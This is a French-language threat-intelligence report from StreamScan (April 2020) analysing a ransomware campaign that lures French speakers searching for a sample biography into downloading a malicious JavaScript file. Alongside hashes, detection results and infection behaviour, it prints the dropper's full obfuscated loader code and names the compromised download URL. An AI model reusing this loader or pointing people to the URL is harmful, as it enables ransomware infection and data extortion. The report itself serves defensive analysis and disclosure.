STREAMSCAN

Cybersécurité pour
les moyennes entreprises

RANSOMWARE

LA CIBLE FRANCOPHONE

AVRIL 2020 //

Introduction

Dans le présent article, nous présentons une campagne pernicieuse d'infection par *ransomware* ciblant les internautes francophones, à travers le monde.

L'attaque que nous qualifions de complexe utilise l'ingénierie sociale pour convaincre l'internaute de télécharger un document qui se trouve être en réalité un ransomware. Le scénario d'ingénierie social utilisé est sophistiqué, ce qui permet de déjouer facilement la vigilance de l'utilisateur.

Le *ransomware* concerné est de type *zero-day* (c'est-à-dire qu'il est de nouvelle génération) ce qui le rend indétectable par les antivirus du marché. Ainsi, lorsque l'utilisateur ouvre le fichier téléchargé : son sort est scellé.

Remerciement


Nous remercions les autorités suivantes qui se sont impliquées pour aider à mettre fin à cette activité malicieuse :

- La Gendarmerie Royale du Canada (GRC)
- L'ambassade du Canada à Washington DC
- Le Federal Bureau of Investigation (FBI) aux USA
- Le Centre de Sécurité des Télécommunications du Canada (CST)

La description du cas

A – Le scénario de l'infection

1- Lorsqu'un internaute francophone cherche un exemple de **biographie professionnelle** sur le moteur de recherche de Microsoft BING, dans les toutes premières pages retournées, l'on voit apparaître l'URL suivant http://brylcreemusa.com/un-exemple-de-biographie/



2- Le site web **http://brylcreemusa.com/un-exemple-de-biographie/** est situé à **Scottsdale en Arizona, aux USA**.

En analysant cette page, on se rend compte que les pirates utilisent l'ingénierie sociale pour encourager l'utilisateur à télécharger un document qu'ils font passer pour un exemple de bibliographie professionnelle.


En effet, tous les messages affichés sur ce site sont publiés par une même personne, qui prend plusieurs identités, afin de leurrer l'internaute.

- On voit un utilisateur dont le pseudo est **Fluffy** demander où il peut trouver un exemple de biographie.

- Un utilisateur dont le pseudo est **Admin** publie un lien permettant de télécharger le document demandé. Noter que le choix de ce pseudo **Admin** n'est pas anodin. En effet, il laisse penser que l'on a affaire à l'administrateur du site web, donc une personne crédible et fiable.

- L'utilisateur **Fluffy** renchérit et indique que c'est exactement le document qu'il cherchait.

En réalité, tout ce stratagème est mis en place par une même personne afin de mettre l'internaute en confiance et lui faire baisser sa garde. Et ça marche! N'importe qui cherchant un tel document aurait sûrement cliqué sur le lien de téléchargement.




Nous avons aussi constaté que les dates des publications sont constamment changées pour donner l'impression qu'ils sont récents, ce qui est aussi un facteur rassurant pour l'internaute.

3- Dès que l'utilisateur clique sur le lien, un exemple de biographie, un fichier compressé nommé, **an_example_of_biography.zip** se télécharge sur son ordinateur.

Le fichier **an_example_of_biography.zip** contient un programme informatique malicieux de type JavaScript nommé **a_example_of_biography.JS**.

Dès que l'utilisateur clique sur le fichier **a_example_of_biography.JS**, l'étau se referme sur lui : son ordinateur est infecté par un *ransomware* qui chiffre toutes ses données.

4- Un aperçu du trafic réseau lors du téléchargement du fichier **an_example_of_biography.zip** est le suivant :




Analyse du ransomware

1- Détails sur le fichier malicieux un_exemple_de_biographie.JS


- Nom du fichier: un_exemple_de_biographie.JS
- Hash MD5: 31fc30e73e38cbe149201f31dabffda9
- Hash SHA-1: 785eb739753c037ec47137f71bac6e70dde63c34
- Hash SHA-256: bc2567d71145cc36cd6c14a963afcc38c0809e174529d913e2cd4bfdff031ef8

2- Analyse initiale

1- En soumettant le fichier **un_exemple_de_biographie.JS** pour analyse sur le site web Virustotal en date du 2019-11-07, nous constatons que seulement 3 antivirus sur 56 sont capables de l'identifier comme étant potentiellement malicieux (*download* malicieux). Tous les autres antivirus le considèrent comme un fichier sain.



2- En analysant le lien http://brylcreemusa.com/un-exemple-de-biographie/ via Virustotal, on constate qu'il est considéré comme étant sain. La navigation sur un tel site web ne sera donc pas bloquée par les outils de filtrage web.



3- Nous avons téléchargé le fichier **un_exemple_de_biographie.JS** et l'avons analysé par trois antivirus/anti-malwares. Aucun de ces antivirus n'a détecté le fichier comme étant malicieux.


- Malwarebytes
- EST NOD32
- ClamAV


D- Analyse du ransomware

1- Lorsque l'utilisateur exécute le fichier **un_exemple_de_biographie.JS**, son ordinateur sera infecté par un *ransomware*. Par la suite, les fichiers susceptibles de contenir des données sont chiffrés. Voici un exemple des extensions de fichiers qui sont cryptés : .TXT, .DOC, .DOCX, .XLS, .PDF, etc.


Dans chaque dossier, après avoir chiffré les données, le ransomware laisse un fichier appelé xxxxxx-readme.txt. XXXXX est une chaîne aléatoire créée pour chaque infection. Dans cet exemple, le nom du fichier est **p2oz3acw8-readme.txt**.

Ce fichier contient des instructions pour le paiement de la rançon.





2– En ouvrant le fichier **un_exemple_de_biographie.JS,** on remarque que son contenu est obfusqué. Cette technique est couramment utilisée par les *ransomwares* afin de rendre leur détection difficile par les outils de sécurité.




Le contenu deobfusqué du **un_exemple_de_biographie.JS** est le suivant :

```
function UQ14(GV31){
Ha6164=GV31;
Bu52=Ha6164+GV31+Ha6164;
AS88="1";
ko34=2216;
}
function Ig28() {Ed53 = xS28.split(AS88);}
function Zu68() {Ed53[Bu52] = CK92[Ed53[eB52]];}
function pN71() {Ed53[Bu52](Ed53[Ha6164])(Ed53[Ha6164]);}
function CK92(w245){
cf65 = '/ee/\'p\\.ll+ps3Ft.0Xtt04hp03\\i\'[0r Nic,h;S\\7\'W 8T }7E{ ]G e+\\)\'\'\'l\\(1s/n-ete= rp={uo) e.)q.30Ep3 4hz,2pT\" \\ \'=\\{@ +y\"q\\r\"E\\t+4? 62b;4.i)yrb0Ies3+pa+\"l\\0oa@7hc\",\\ew2((z{f\\j\"O]a@x\\u\"e\\i\"drt+nt=Iis\"y\\b.4+u26Is4+y\\E\"4\\q\"6[(@,)(\\ \" (f,fga\\i\"ln \\s\";ie)tr);xt; eS vToTaetzrs.3 n)3oo(.Apms7soe4edn rnd=.a( 3r)q3.;Ezh 4Tt}2 ac.=Mar te2=cp4 hlE6(aq4ec y)erI{(a /v;r( )e\\{\\t\\ \'ud)Pr{0Tn20T }2Hf) La/=Mlg=Xs,=re e;fsv uur}nte caSitt.fis2 o.L(n3MT 3Xz(\'S(D8M5r4\\5\'q7l((4]t3)[c3 5ed{Ej} b;r+O+e3e2titru a;rje3n2ri rC{S].\"ttt\"r+p\"iriqn\"r+q\"cs.\"5[fhWtra Mo ={m )C 33h838a3z1r T<C 3o2{idr (e )e(l3iph wa;<1r+ 1s 7=e 83I27inrh;t)N((eSDo lrCe.7)le4uir,th 1,w506 Q)x;(+e0l3i F0t=x)e T;e7t a8e}r7C).h6;2NT O ;E);(dt]i5u\\Q\".3tsp[ier3c.S]Wa ()v)o5i6AQtx7(cs4tas)irx(Eee)lpi;Fo. 6o2WTcO5(a cflir;.\"itoxptt.t4i2.3l6Q\\e\\u\"p+i)e1t+l1((o])\"\\r\"e;d,l \"\\+\"\"}ooF lca)i.c \"o+e\"delpnSsta\"e+i\" elG{\"i[ 6m2WTaOS=f5c6.Qrxw;i)w\"ptwcte\\)j\"b.O,mse\\t\"slymSeeoleicFp..g(nli3tep0inr0ciS0\"s(0tac)ei];bvO elt}aye rsCN.\\t\"phi[r7c S8W= 7= +632+T4O;;X\'}\'F= l\'q)x)x(jJd;Jurnoitacmu=rEtds5n3o;c ';
eB52=wz45;
FG92 = "";
}
CK92(0);UQ14(1);
function lq5458(Es48) {cP3 = FG92;eI9980=eB52; while (eI9980 < ko34) { CC18 = Es48.charAt(eI9980);if (eI9980 % (Ha6164+Ha6164)) cP3=cP3+CC18; else cP3=CC18+cP3; eI9980++; }return cP3;}
xS28=lq5458(cf65);
Ig28();
Zu68();
pN71();
~
```


3– Lorsque le fichier JavaScript est lancé, il s'exécute via Powershell. Le script malicieux est exécuté en prenant en entrée un fichier nommé **gnzrltdbyx.txt**. Noter que ce nom est aléatoire.

À la fin de l'opération de chiffrement des données sur la machine infectée, le fichier gnzrltdbyx.txt sera aussi chiffré.



